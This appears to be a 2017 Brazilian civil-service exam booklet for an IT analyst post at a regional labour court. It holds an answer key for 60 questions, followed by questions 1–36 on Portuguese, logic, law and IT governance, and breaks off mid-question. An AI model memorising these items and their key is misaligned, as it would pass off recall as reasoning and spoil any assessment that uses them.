



TRIBUNAL REGIONAL DO TRABALHO DA 24ª REGIÃO

Colégio
00001

Sala
0001

Ordem
0001

Março/2017

Concurso Público para provimento de cargos **Analista Judiciário - Área Apoio Especializado** **Especialidade Tecnologia da Informação**

Nome do Candidato

Caderno de Prova 'H08', Tipo 001

Nº de Inscrição

MODELO

Nº do Caderno

TIPO-001

Nº do Documento

000000000000000000

ASSINATURA DO CANDIDATO

PROVA

Conhecimentos Gerais
Conhecimentos Específicos
Discursiva-Estudo de Caso

INSTRUÇÕES

Quando autorizado pelo fiscal de sala, transcreva a frase ao lado, com sua caligrafia usual, no espaço apropriado na Folha de Respostas.

Conquistas começam com a decisão de tentar o primeiro passo.

- Verifique se este caderno:
 - corresponde a sua opção de cargo.
 - contém 60 questões, numeradas de 1 a 60.
 - contém a proposta e o espaço para o rascunho da Prova Discursiva-Estudo de Caso.Caso contrário, reclame ao fiscal da sala um outro caderno.
Não serão aceitas reclamações posteriores.
- Para cada questão existe apenas UMA resposta certa.
- Leia cuidadosamente cada uma das questões e escolha a resposta certa.
- Essa resposta deve ser marcada na FOLHA DE RESPOSTAS que você recebeu.

VOCÊ DEVE

- Procurar, na FOLHA DE RESPOSTAS, o número da questão que você está respondendo.
- Verificar no caderno de prova qual a letra (A,B,C,D,E) da resposta que você escolheu.
- Marcar essa letra na FOLHA DE RESPOSTAS, conforme o exemplo: (A) ● (C) (D) (E)
- Ler o que se pede na Prova Discursiva-Estudo de Caso e utilizar, se necessário, o espaço para rascunho.

Conhec. Gerais / Conhec. Específicos / Estudo de Caso

Cargo ou opção H08 - ANALISTA JUD -APOIO ESP- TECNOLOGIA DA INFORMAÇÃO

Tipo gabarito 1

001 - E	011 - A	021 - A	031 - E	041 - A	051 - B
002 - B	012 - D	022 - D	032 - E	042 - E	052 - A
003 - D	013 - B	023 - B	033 - D	043 - D	053 - D
004 - D	014 - B	024 - E	034 - C	044 - C	054 - C
005 - A	015 - D	025 - D	035 - A	045 - E	055 - D
006 - C	016 - D	026 - D	036 - A	046 - C	056 - B
007 - A	017 - E	027 - B	037 - C	047 - B	057 - E
008 - C	018 - B	028 - A	038 - D	048 - A	058 - E
009 - E	019 - C	029 - B	039 - B	049 - D	059 - A
010 - A	020 - E	030 - E	040 - B	050 - A	060 - B

**CONHECIMENTOS GERAIS****Língua Portuguesa**

Atenção: As questões de números 1 a 4 referem-se ao texto abaixo.

Houve um tempo em que eu comia um monte de coisas e não precisava contar nada para ninguém. Na civilização contemporânea, on-line, conectada o tempo todo, se não for registrado e postado, não aconteceu. Comeu, jantou, bebeu? Então, prove. Não está na rede? Então, não vale.

Não estou aqui desfiando lamúrias de dinossauro tecnológico. Pelo contrário: interajo com muita gente e publico ativamente fotos de minhas fornadas. A vida, hoje, é digital. Contudo, presumo que algumas coisas não precisam deixar de pertencer à esfera privada. Sendo tudo tão novo nessa área, ainda engatinhamos a respeito de uma etiqueta que equilibre a convivência entre câmeras, pratos, extroversão, intimidade.

Em meados da década passada, quando a cozinha espanhola de vanguarda ainda povoava os debates e as fantasias de muitos gourmets, fotografar pratos envolvia um dilema: devorar ou clicar? A criação saía da cozinha, muitas vezes verticalizada, comumente finalizada com esferas delicadas, espumas fugazes... O que fazer, capturá-la em seu melhor instante cenográfico, considerando luzes e sombras, e comê-la depois, já desfigurada, derretida, escorrida? Ou prová-la imediatamente, abrindo mão da imagem? Nunca tive dúvidas desse tipo (o que talvez faça de mim um bom comensal, mas um mau divulgador).

Fotos e quitutes tornaram-se indissociáveis, e acho que já estamos nos acostumando. Mas será que precisa acontecer durante todo o repasto? Não dá para fazer só na chegada do prato e depois comer sossegado, à maneira analógica? Provavelmente não: há o tratamento da imagem, a publicação, os comentários, as discussões, a contabilidade das curtidas. Reconheço que, talvez antiquadamente, ainda sinto desconforto em ver casais e famílias à mesa, nos salões, cada qual com seu smartphone, sem diálogos presenciais ou interações reais. A pizza esfria e perde o viço; mas a foto chega tinindo aos amigos de rede.

(Adaptado de: CAMARGO, Luiz Américo. **Comeu e não postou? Então, não valeu.** Disponível em: http://brasil.elpais.com/brasil/2017/01/09/opinion/1483977251_216185.html)

1. Depreende-se corretamente do texto que

- (A) as pessoas, hoje, preferem partilhar com os amigos os momentos que consideram mais importantes em seu cotidiano, o que justifica as fotos de refeições realizadas em família, já que o convívio familiar continua sendo valorizado, apesar da expansão do meio virtual.
- (B) o autor vê com desaprovação a postagem de fotos de pratos em redes sociais, motivo pelo qual prefere acessar a internet para a interação com pessoas com as quais partilha desse mesmo sentimento, já que tem consciência de que não será ouvido pela maior parte das pessoas.
- (C) a experiência com a cozinha espanhola de vanguarda legou ao autor um olhar crítico para a apresentação estética dos pratos, o que fez com que ele aprendesse a conter sua ansiedade em degustá-los para antes fotografá-los em seu esplendor.
- (D) o hábito de fotografar os pratos, característico da sociedade contemporânea, deveria ser abandonado, na opinião do autor, na medida em que a falta de uma distinção clara entre vida pessoal e profissional tem prejudicado a rotina de amantes da gastronomia.
- (E) o autor, embora não desaprove integralmente o uso das redes sociais para a postagem de fotos das refeições, considera necessário que se imponha um limite para isso, a fim de se preservar não apenas a apreciação do prato como também a interação presencial.

2. Percebe-se uma relação de causa e efeito, nessa ordem, entre as orações na seguinte passagem do texto:

- (A) *Na civilização contemporânea, on-line, conectada o tempo todo, se não for registrado e postado, não aconteceu.* (1º parágrafo)
- (B) *Sendo tudo tão novo nessa área, ainda engatinhamos a respeito de uma etiqueta que equilibre a convivência entre câmeras, pratos, extroversão, intimidade.* (2º parágrafo)
- (C) *Houve um tempo em que eu comia um monte de coisas e não precisava contar nada para ninguém.* (1º parágrafo)
- (D) *Reconheço que, talvez antiquadamente, ainda sinto desconforto em ver casais e famílias à mesa, nos salões, cada qual com seu smartphone, sem diálogos presenciais ou interações reais.* (4º parágrafo)
- (E) *Contudo, presumo que algumas coisas não precisam deixar de pertencer à esfera privada.* (2º parágrafo)

3. A construção que pode ser reescrita com o verbo na voz passiva é:

- (A) *... a foto chega tinindo aos amigos...* (4º parágrafo)
- (B) *A criação saía da cozinha...* (3º parágrafo)
- (C) *... interajo com muita gente...* (2º parágrafo)
- (D) *... publico ativamente fotos de minhas fornadas...* (2º parágrafo)
- (E) *Não está na rede?* (1º parágrafo)



4. Está reescrito conforme a norma-padrão da língua e com o sentido preservado em linhas gerais o seguinte trecho do texto:
- (A) *Contudo, presumo que...* (2º parágrafo) / Porquanto, afirmo por conjectura que...
 - (B) *... acho que já estamos nos acostumando.* (4º parágrafo) / ... tenho a impressão que já tomamo-nos resignados.
 - (C) *... não precisava contar nada para ninguém.* (1º parágrafo) / ... não era impelido de me reportar à quem quer que fosse.
 - (D) *... ainda sinto desconforto em ver...* (4º parágrafo) / ... continuo a sentir-me incomodado ao testemunhar...
 - (E) *... fotografar pratos envolvia um dilema...* (3º parágrafo) / ... fotografar pratos abrangia-se de uma controvérsia...
-
5. Quanto à concordância padrão, está escrita corretamente a frase:
- (A) O homem sempre buscou capturar o instante em imagens, e isso nunca foi tão fácil quanto hoje, quando o ato de registrar se tornou mais importante que o próprio registro.
 - (B) Atualmente, constata-se muitas maneiras de compartilhar informação, mas nenhum meio de comunicação vem se mostrando tão poderoso quanto as redes sociais.
 - (C) Em meados da década passada, fotografar alimentos envolviam uma série de questionamentos que parecem não fazer mais sentido na sociedade dos dias de hoje.
 - (D) Em 2016, uma pesquisa com usuários da internet concluiu que algumas pessoas que postam excessivamente nas redes sociais o faz por necessidade de aprovação.
 - (E) Decidir entre devorar ou clicar têm perturbado aqueles que oscilam entre desfrutar o momento da refeição e partilhá-lo, ainda que a distância, com amigos e familiares.
-

Atenção: As questões de números 6 a 9 referem-se ao texto abaixo.

Muito antes de nos ensinarem e de aprendermos as regras de bom comportamento socialmente construídas e promovidas, e de sermos exortados a seguir certos padrões e nos abster de seguir outros, já estamos numa situação de escolha moral. Somos, por assim dizer, inevitavelmente – existencialmente –, seres morais: somos confrontados com o desafio do outro, o desafio da responsabilidade pelo outro, uma condição do ser-para.

Afirmar que a condição humana é moral antes de significar ou poder significar qualquer outra coisa representa que, muito antes de alguma autoridade nos dizer o que é “bem” e “mal” (e por vezes o que não é uma coisa nem outra), deparamo-nos com a escolha entre “bem” e “mal”. E a enfrentamos desde o primeiro momento do encontro com o outro. Isso, por sua vez, significa que, quer escolhamos quer não, enfrentamos nossas situações como problemas morais, e nossas opções de vida como dilemas morais.

Esse fato primordial de nosso ser no mundo, em primeiro lugar, como uma condição de escolha moral não promete uma vida alegre e despreocupada. Pelo contrário, torna nossa condição bastante desagradável. Enfrentar a escolha entre bem e mal significa encontrar-se em situação de ambivalência. Esta poderia ser uma preocupação relativamente menor, estivesse a ambiguidade de escolha limitada à preferência direta por bem ou mal, cada um definido de forma clara e inequívoca; limitada em particular à escolha entre atuar baseado na responsabilidade pelo outro ou desistir dessa ação – de novo com uma ideia bastante clara do que envolve “atuar baseado na responsabilidade”.

(Adaptado de: BAUMAN, Zygmunt. **Vida em fragmentos: sobre a ética pós-moderna**. Trad. Alexandre Werneck. Rio de Janeiro, Zahar, 2011, p. 11-12.)

6. Uma afirmação em consonância com as ideias defendidas no texto está em:
- (A) Embora os resultados de uma escolha moral estejam sujeitos a fatores externos à intenção do ator, o esforço de se fazer o bem não é empreendido sem satisfação.
 - (B) Uma vez que as linhas divisórias entre bem e mal tenham sido previamente traçadas, a ação em prol do outro terá uma consequência facilmente mensurável.
 - (C) A responsabilidade pelo outro não apresenta limites óbvios, nem se traduz facilmente em medidas práticas a serem adotadas ou das quais se abster.
 - (D) Na medida em que o bem e o mal não são discerníveis em sua essência, as ações dos indivíduos devem se espelhar na conduta de figuras de autoridade.
 - (E) As incertezas estão na raiz dos problemas morais e a única receita infalível para a escolha correta são as regras de bom comportamento aprendidas na infância.
-



7. No que se refere ao sentido, duas expressões intercambiáveis, no texto, são:
- (A) *uma condição do ser-para* (1º parágrafo) e *atuar baseado na responsabilidade* (3º parágrafo).
 - (B) *desafio da responsabilidade pelo outro* (1º parágrafo) e *preocupação relativamente menor* (2º parágrafo).
 - (C) *somos confrontados com o desafio do outro* (1º parágrafo) e *alguma autoridade nos dizer o que é “bem” e “mal”* (2º parágrafo).
 - (D) *regras de bom comportamento* (1º parágrafo) e *nossas opções de vida* (2º parágrafo).
 - (E) *vida alegre e despreocupada* (3º parágrafo) e *situação de ambivalência* (3º parágrafo).
-

8. A alternativa que apresenta um comentário correto acerca da pontuação de um trecho do texto é:
- (A) em ... *muito antes de alguma autoridade nos dizer o que é “bem” e “mal” (e por vezes o que não é uma coisa nem outra)*... (2º parágrafo), os parênteses intercalam uma expressão que precisa o sentido do vocábulo *autoridade*.
 - (B) em *Somos [...] seres morais: somos confrontados com o desafio do outro, o desafio da responsabilidade pelo outro*... (1º parágrafo), os dois-pontos introduzem uma ressalva a uma afirmação de tom categórico.
 - (C) em *Somos, por assim dizer, inevitavelmente – existencialmente –, seres morais*... (1º parágrafo), os travessões são usados para dar ênfase a uma palavra que expressa circunstância de modo.
 - (D) em *Esse fato primordial de nosso ser no mundo, em primeiro lugar, como uma condição de escolha moral*... (3º parágrafo), as vírgulas destacam uma expressão com valor temporal, imprimindo no texto um tom de memória.
 - (E) em ... *uma ideia bastante clara do que envolve “atuar baseado na responsabilidade”*. (3º parágrafo), as aspas demarcam uma expressão empregada com teor irônico e que, portanto, relativiza o que foi exposto anteriormente.
-

9. *Esta poderia ser uma preocupação relativamente menor, estivesse a ambiguidade de escolha limitada à preferência direta por bem ou mal*... (3º parágrafo)

Ao reescrever-se o trecho acima com o verbo *poder* flexionado no futuro do presente do indicativo, a forma verbal “estivesse” deverá ser substituída, conforme a norma-padrão da língua, por

- (A) estar.
 - (B) estará.
 - (C) estiver.
 - (D) está.
 - (E) esteja.
-
10. Uma frase escrita com clareza e em conformidade com a norma-padrão da língua é:
- (A) Dado que a moral precede todo e qualquer aprendizado pautado em regras de conduta, pode-se inferir que se trata de uma condição existencial do homem.
 - (B) Ao passo que somos confrontados, com a necessidade de fazer escolhas entre o bem e o mal, é de se esperar as decisões suscitarem celeumas e controvérsias.
 - (C) Muitas vezes, nem sempre o que é considerado bom para um, terá a mesma avaliação do outro, haja visto a quantidade de debates acerca de uma questão moral.
 - (D) Estamos mergulhados em um universo com que a condição moral é inescapável, sendo comum buscarmos respostas prontas para o que deve ser bom ou mal.
 - (E) Ainda que procurarmos sempre fazer o bem, nada poderia nos garantir de que nossas ações tivessem como consequência, apenas bons resultados.

**Raciocínio Lógico-Matemático**

11. Francisco verificou que havia x pastas em um diretório. Ele abriu $\frac{1}{3}$ dessas pastas, deixou as restantes fechadas e foi embora. Geraldo encontra as pastas como Francisco havia deixado, abre $\frac{5}{7}$ das pastas que ainda estavam fechadas e foi embora. Humberto observa a situação das pastas após a intervenção de Geraldo, fecha $\frac{7}{34}$ das pastas que encontrou abertas e abre metade das pastas que encontrou fechadas. Após a intervenção de Humberto, a fração, das x pastas, que ficaram abertas é igual a
- (A) $\frac{31}{42}$
- (B) $\frac{5}{34}$
- (C) $\frac{13}{21}$
- (D) $\frac{15}{34}$
- (E) $\frac{9}{21}$
-
12. Um bônus de R\$ 47.600,00 foi distribuído, a três funcionários de uma empresa, em partes diretamente proporcionais às respectivas idades. Sabendo que as idades são 23, 35 e 54 anos, a diferença, em reais, entre o valor daquele que recebeu mais e o valor daquele que recebeu menos, é
- (A) 16650
- (B) 8925
- (C) 12745
- (D) 13175
- (E) 9850
-
13. Em determinada semana o preço do tomate é 80% do preço da batata. Na semana seguinte o preço da batata cai 48% e o preço do tomate sobe 30%. Nessa segunda situação, para que o preço da batata se iguale ao preço do tomate, ele deverá subir
- (A) 80%.
- (B) 100%.
- (C) 90%.
- (D) 75%.
- (E) 50%.
-
14. Uma afirmação que corresponda à negação lógica da afirmação: todos os programas foram limpos e nenhum vírus permaneceu, é:
- (A) Se pelo menos um programa não foi limpo, então algum vírus não permaneceu.
- (B) Existe um programa que não foi limpo ou pelo menos um vírus permaneceu.
- (C) Nenhum programa foi limpo e todos os vírus permaneceram.
- (D) Alguns programas foram limpos ou algum vírus não permaneceu.
- (E) Se algum vírus permaneceu, então nenhum programa foi limpos.



15. Uma sequência pode ser criada com a seguinte regra: escolhe-se um número natural maior que 100, para ser o primeiro termo dessa sequência. Se o termo da sequência é um número natural PAR, o termo seguinte deverá ser a metade desse número PAR; se o termo da sequência for um número natural ÍMPAR, deve-se somar 13 a esse número ÍMPAR e em seguida calcular a metade dessa soma para obter o termo seguinte. Segue um exemplo: se um termo da sequência é o número 137, que é ÍMPAR, o termo seguinte será 75, que é a metade da soma entre 137 e 13.

O 8º termo de uma sequência, criada com essa regra e com termo inicial igual a 4855, é

- (A) 35
- (B) 75
- (C) 118
- (D) 49
- (E) 93

16. Na sequência 1A3E; 5I7O; 9U11A; 13E15I; 17O19U; 21A23E; . . . , o 12º termo é formado por algarismos e pelas letras

- (A) EI.
- (B) UA.
- (C) OA.
- (D) IO.
- (E) AE.

17. Um veículo trafegando a uma velocidade média de 75 km/h percorre determinada distância em 4 horas e 20 minutos. Se a sua velocidade média cair para 45 km/h, o tempo necessário para percorrer a mesma distância será acrescido de um valor que é

- (A) menor do que uma hora.
- (B) maior que uma hora e menor que duas horas.
- (C) maior que quatro horas.
- (D) maior que três horas e menor que quatro horas.
- (E) maior que duas horas e menor que três horas.

Noções sobre Direitos das Pessoas com Deficiência

18. A legislação mais moderna se refere à pessoa que tem “impedimento de longo prazo de natureza física, mental, intelectual ou sensorial, o qual, em interação com uma ou mais barreiras, pode obstruir sua participação plena e efetiva na sociedade em igualdade de condições com as demais pessoas”, como

- (A) deficiente.
- (B) pessoa com deficiência.
- (C) pessoa portadora de deficiência.
- (D) pessoa portadora de necessidades especiais.
- (E) excepcional.

19. De acordo com a legislação em vigor, qualquer atitude ou comportamento que dificulte ou impossibilite a expressão ou o recebimento de mensagens e de informações por intermédio de sistemas de comunicação e de tecnologia da informação, se amolda ao conceito de

- (A) desenho universal.
- (B) tecnologia impeditiva.
- (C) barreira nas comunicações e na informação.
- (D) ineficiência técnica.
- (E) acessibilidade.

20. Para fins de atendimento prioritário, é considerado idoso

- (A) o homem, a partir de 65 anos, e a mulher, a partir dos 60.
- (B) tanto o homem como a mulher a partir de 65 anos.
- (C) tanto o homem como a mulher a partir de 70 anos.
- (D) o homem, a partir de 70 anos, e a mulher, a partir dos 60.
- (E) tanto o homem como a mulher a partir de 60 anos.

**CONHECIMENTOS ESPECÍFICOS****Direito Constitucional**

21. Considere a seguinte situação hipotética: Margarida é Presidente do Supremo Tribunal Federal; Joana é Vice-Presidente do Supremo Tribunal Federal; Carla é Presidente do Superior Tribunal de Justiça; Camila é Vice-Presidente do Superior Tribunal de Justiça e Carlos é Membro do Ministério Público da União. De acordo com a Constituição Federal, o Conselho Nacional de Justiça é presidido por
- (A) Margarida e nas suas ausências e impedimentos por Joana.
 - (B) Carlos e nas suas ausências e impedimentos por Margarida.
 - (C) Margarida e nas suas ausências e impedimentos por Carlos.
 - (D) Margarida e nas suas ausências e impedimentos por Carla.
 - (E) Carla e nas suas ausências e impedimentos por Camila.
-
22. Considere as seguintes amigas que estudaram juntas na mesma Universidade e seguiram rumos profissionais diversos: Divineia é Procuradora do Ministério Público do Trabalho há 9 anos e possui 45 anos de idade; Doralice é Procuradora do Ministério Público do Trabalho há 25 anos, possui 61 anos de idade; Rita é advogada há 8 anos e possui 41 anos de idade; já Somália é advogada há 12 anos e possui 37 anos de idade. Nestes casos, considerando que todas possuem notável saber jurídico e reputação ilibada, de acordo com a Constituição Federal brasileira,
- (A) nenhuma das amigas poderão fazer parte da composição de Tribunal Regional do Trabalho.
 - (B) apenas Divineia, Doralice e Somália poderão fazer parte da composição de Tribunal Regional do Trabalho.
 - (C) todas as amigas poderão fazer parte da composição de Tribunal Regional do Trabalho.
 - (D) apenas Doralice e Somália poderão fazer parte da composição de Tribunal Regional do Trabalho.
 - (E) apenas Divineia, Doralice e Rita poderão fazer parte da composição de Tribunal Regional do Trabalho.
-
23. Em razão do recente falecimento de Ministro do Supremo Tribunal Federal, o Presidente da República indicou determinado jurista para ocupar o referido cargo. Neste caso, a nomeação de novo Ministro pelo Presidente da República depende da aprovação da referida escolha
- (A) pela maioria relativa do Senado Federal.
 - (B) pela maioria absoluta do Senado Federal.
 - (C) por 1/3 do Senado Federal.
 - (D) pela maioria absoluta do Congresso Nacional.
 - (E) pela maioria relativa do Congresso Nacional.
-
24. De acordo com a Constituição Federal, lei complementar, de iniciativa do Supremo Tribunal Federal, disporá sobre o Estatuto da Magistratura, observados, dentre outros princípios,
- (A) o ingresso na carreira, cujo cargo inicial será o de juiz de entrância intermediária, mediante concurso público de provas e títulos, sem a participação da Ordem dos Advogados do Brasil, exigindo-se do bacharel em direito, no mínimo, cinco anos de atividade jurídica.
 - (B) o ingresso na carreira, cujo cargo inicial será o de juiz substituto, mediante concurso público de provas e títulos, sem a participação da Ordem dos Advogados do Brasil, exigindo-se do bacharel em direito, no mínimo, dois anos de atividade jurídica.
 - (C) o ingresso na carreira, cujo cargo inicial será o de juiz substituto, mediante concurso público de provas e títulos, com a participação da Ordem dos Advogados do Brasil, exigindo-se do bacharel em direito, no mínimo, cinco anos de atividade jurídica.
 - (D) a promoção de entrância para entrância por antiguidade de três em três anos e merecimento de ano em ano.
 - (E) a promoção de entrância para entrância, alternadamente, por antiguidade e merecimento, atendida às normas constitucionais.

Direito Administrativo

25. O ato administrativo discricionário
- (A) apresenta discricionariedade em todos os seus requisitos, exceto quanto à competência para a prática do ato.
 - (B) apresenta discricionariedade em um de seus requisitos, qual seja, a finalidade.
 - (C) não comporta anulação.
 - (D) é passível de revogação.
 - (E) não está sujeito a controle judicial.



26. Com relação à Administração indireta, no que concerne às características das autarquias, considere:
- I. As autarquias só por lei podem ser criadas.
 - II. Apenas no caso de exaustão dos recursos da autarquia é que incidirá a responsabilidade do Estado, que é subsidiária.
 - III. As autarquias não são *subordinadas* a órgão algum do Estado, mas apenas *controladas*.
 - IV. Os bens e rendas das autarquias, não apenas quando vinculados a suas finalidades essenciais, mas em toda e qualquer circunstância, possuem imunidade tributária.
- Está correto o que se afirma APENAS em
- (A) I, II e IV.
 - (B) III.
 - (C) II e IV.
 - (D) I, II e III.
 - (E) I e III.
-
27. Em determinada licitação, na modalidade tomada de preços, ultrapassada a fase de habilitação, pretende um dos licitantes desistir da sua proposta. Nos termos da Lei nº 8.666/1993, a desistência da proposta, na fase pretendida,
- (A) não é admitida, em qualquer hipótese.
 - (B) é admitida apenas se houver motivo justo, decorrente de fato superveniente e aceito pela Comissão.
 - (C) é sempre admitida, bastando que a empresa fundamente seu pedido.
 - (D) só será admitida se os demais licitantes concordarem com a desistência, sendo necessário que a empresa fundamente seu pedido.
 - (E) só será admitida se houver motivo justo, decorrente ou não de fato superveniente, e desde que aceito pela autoridade máxima do órgão licitante.
-
28. Em determinado pregão eletrônico, uma das empresas interessadas em participar do certame pretende impugnar o edital. Nos termos do Decreto nº 5.450/2005, o prazo para apresentar a impugnação é de até
- (A) 2 dias úteis antes da data fixada para abertura da sessão pública, e caberá ao pregoeiro, auxiliado pelo setor responsável pela elaboração do edital, decidir sobre a impugnação no prazo de até 24 horas.
 - (B) 5 dias úteis contados da data fixada para abertura da sessão pública, e caberá ao pregoeiro, auxiliado pelo setor responsável pela elaboração do edital, decidir sobre a impugnação no prazo de até 48 horas.
 - (C) 10 dias úteis antes da data fixada para abertura da sessão pública, e caberá ao pregoeiro, auxiliado pelo setor responsável pela elaboração do edital, decidir sobre a impugnação no prazo de até 24 horas.
 - (D) 5 dias úteis antes da data fixada para abertura da sessão pública, e caberá ao pregoeiro, auxiliado pelo setor responsável pela elaboração do edital, decidir sobre a impugnação no prazo de até 24 horas.
 - (E) 2 dias úteis contados da data fixada para abertura da sessão pública, e caberá ao pregoeiro, auxiliado pelo setor responsável pela elaboração do edital, decidir sobre a impugnação no prazo de até 72 horas.
-
29. Considere a seguinte situação hipotética: Julia, servidora pública federal, pretende afastar-se de seu cargo para servir em organismo internacional de que o Brasil participa. Nos termos da Lei nº 8.112/1990, o aludido afastamento
- (A) permitirá à Julia optar entre ficar ou não com sua remuneração, e, escolhendo a primeira hipótese, deverá declinar de qualquer montante remuneratório oferecido pelo organismo internacional.
 - (B) dar-se-á com perda total da remuneração.
 - (C) dar-se-á obrigatoriamente sem prejuízo da remuneração.
 - (D) não está previsto na referida Lei.
 - (E) dar-se-á com perda parcial da remuneração.
-
30. José, servidor público municipal há quinze anos, liberou o montante de quinhentos mil reais pertencentes à Prefeitura, sem a estrita observância das normas pertinentes, bem como influiu na sua aplicação irregular. Em sua defesa, alegou que não agiu com dolo, e que foi movido por imprudência, isto é, conduta culposa. A propósito dos fatos, é correto afirmar que
- (A) a conduta de José insere-se na modalidade de ato ímprobo causador de prejuízo ao erário, punível apenas a título de dolo.
 - (B) a conduta de José insere-se na modalidade de ato ímprobo atentatório aos princípios da Administração pública, punível apenas a título de dolo.
 - (C) a conduta de José não caracteriza ato ímprobo, em quaisquer de suas modalidades, sem prejuízo de ser sancionado na via administrativa própria.
 - (D) ainda que preenchidos os requisitos legais para a caracterização do ato ímprobo, o mesmo não ensejará a medida de indisponibilidade de bens.
 - (E) o argumento de José não é suficiente para afastar a caracterização do ato ímprobo em questão, que pode ser punido a título de culpa.



31. A norma NBR ISO/IEC 38500:2009 fornece uma estrutura de princípios para que dirigentes possam utilizá-los na avaliação, gerenciamento e monitoramento do uso da TI em suas organizações. A norma indica seis princípios da boa governança corporativa de TI que são aplicáveis à maioria das organizações, que são:
- (A) Responsabilidade, Estratégia, Planejamento, Monitoramento, Conformidade e Comportamento Humano.
 - (B) Estratégia, Projeto, Desenvolvimento, Implantação, Transição e Monitoramento Contínuo.
 - (C) Estratégia, Responsabilidade, *Compliance*, Capacitação Contínua, Monitoramento e Comprometimento.
 - (D) Estratégia, Planejamento, Conformidade, Capacitação, Comprometimento, Melhoria Continuada.
 - (E) Responsabilidade, Estratégia, Aquisição, Desempenho, Conformidade e Comportamento Humano.

32. O guia do COBIT 5 traz considerações acerca dos modelos de capacidade x maturidade, sobre os quais é correto afirmar que
- (A) os atributos de capacidade de processo do COBIT 4.1 e os atributos de maturidade do COBIT 5 não são idênticos.
 - (B) não há mais um modelo de capacidade específico por processo detalhado no COBIT 5, porque a abordagem da avaliação da maturidade de processo ISO/IEC 15505 não exige isso e ainda proíbe esta abordagem.
 - (C) no COBIT 5 o modelo de avaliação fornece uma escala de medição para cada atributo de maturidade e orientação sobre como aplicá-la, então para cada processo uma avaliação pode ser feita para cada um dos seis atributos de capacidade.
 - (D) o modelo de maturidade do COBIT 5 visa produzir um perfil de maturidade da organização. Esta abordagem pode ser utilizada caso haja foco na melhoria em vez da necessidade de obter um número de maturidade para fins de relatório.
 - (E) uma organização que utilizava a abordagem dos atributos do modelo de maturidade do COBIT 4.1 poderá reutilizar os dados da sua avaliação e reclassificá-los segundo as avaliações de atributos do COBIT 5.

33. *"It provides methods for classifying architecture and solution artifacts, both internal and external to the Architecture Repository, as they evolve from generic Foundation Architectures to Organization-Specific Architectures.*

It enables the architect to articulate the broad perspective of what, why, and how the enterprise architecture has been designed with the factors and drivers considered. It is an important aid to communication and understanding, both within individual enterprises, and between customer enterprises and vendor organizations. Without an understanding of 'where in the continuum you are', people discussing architecture can often talk at cross-purposes because they are referencing different points in the continuum at the same time, without realizing it.

It enables the organization of reusable architecture artifacts and solution assets to maximize the enterprise architecture investment opportunities.

The simplest way of thinking of it is as a view of the repository of all the architecture assets. It can contain architecture descriptions, models, building blocks, patterns, viewpoints, and other artifacts - that exist both within the enterprise and in the IT industry at large, which the enterprise considers to have available for the development of architectures for the enterprise."

(Source: <http://pubs.opengroup.org/architecture/togaf9-doc/arch/chap39.html>)

Considering The Open Group Architecture Framework – TOGAF, the text describes the


- (A) TOGAF Technical Reference Model.
- (B) Architecture Building Blocks.
- (C) Enterprise Repositories.
- (D) Enterprise Continuum.
- (E) Solution Building Blocks.



34. O Tribunal Regional do Trabalho da 24ª Região desenvolveu o mapa estratégico do PETI 2015-2020 mostrado na figura abaixo.



Tribunal Regional do Trabalho da 24ª Região
Coordenadoria de Tecnologia da Informação
Gabinete de Governança de TIC



(Disponível em: <http://portal.trt24.jus.br/web/ggiti/mapa-estrategico1>)

No mapa estratégico, de acordo com os fundamentos do *Balanced Scorecard* – BSC,

- (A) a divisão indicada por II corresponde à perspectiva de Aprendizado e Crescimento.
- (B) na perspectiva correspondente aos Processos Internos, “Divulgar as atividades de TIC” e “Apoiar a efetividade da prestação jurisdicional” são os objetivos estratégicos.
- (C) não estão contempladas todas as perspectivas, embora os indicadores estratégicos devam estar diretamente associados aos objetivos estratégicos apresentados no mapa, representando uma relação de causa e efeito.
- (D) a divisão indicada por I corresponde à perspectiva de Processos Internos.
- (E) o objetivo estratégico “Garantir a infraestrutura de TIC”, está relacionado à perspectiva Financeira.

35. Uma das técnicas que podem ser usadas para estimar os custos de uma atividade no Gerenciamento dos Custos de um Projeto, segundo o guia PMBOK 5ª Edição é a Técnica de Revisão e Avaliação de Programa – PERT. Esta técnica usa três estimativas para definir o custo estimado (C_E) de uma atividade: custo mais provável (C_M), custo otimista (C_O) e custo pessimista (C_P). Para um Analista calcular o custo estimado de uma atividade usando PERT, deverá utilizar a fórmula:

- (A) $C_E = (C_O + 4C_M + C_P) / 6$
- (B) $C_E = (C_O + 2C_M + 3C_P) / 5$
- (C) $C_E = 4(C_O + C_M) + C_P$
- (D) $C_E = (C_O + 2C_M + C_P)$
- (E) $C_E = (2C_O + 4C_M + 3C_P) / 9$

36. Um Analista foi designado responsável por todos os processos de controle no gerenciamento de serviços de uma organização que usa a norma ABNT NBR ISO/IEC 20000-2:2013 para fornecer orientações sobre a aplicação de um Sistema de Gerenciamento de Serviços – SGS. O Analista cuidará, nesse caso, daqueles processos definidos pela norma como processos de controle, que são: Gerenciamento de

